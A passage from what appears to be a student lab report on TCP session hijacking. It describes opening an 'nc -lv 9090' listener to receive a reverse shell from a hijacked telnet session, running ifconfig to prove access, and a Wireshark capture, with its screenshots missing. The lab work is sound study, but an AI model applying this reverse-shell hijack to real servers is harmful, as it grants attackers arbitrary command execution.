
When we run the code, we parallel run another terminal, "*nc -lv 9090*" On opening a nc listener on port 9090, we get a reverse shell of the server and the attacker can run any commands on the server.



We can clearly see that the Observer VM can be accessed from the Attacker VM as "SiriS_PES1UG19CS485_Attacker" has changed to "SiriS_PES1UG19CS485_Victim"

In addition to this, this time I have run an ifconfig command which shows the IP address of the Server machine on the Victim machine which proves that we have successfully established a connection

Wireshark Capture:



The Wireshark capture that shows us that the_telnet connection to the Server VM is no longer accessible from the Victim VM, instead its accessible from the Attacker VM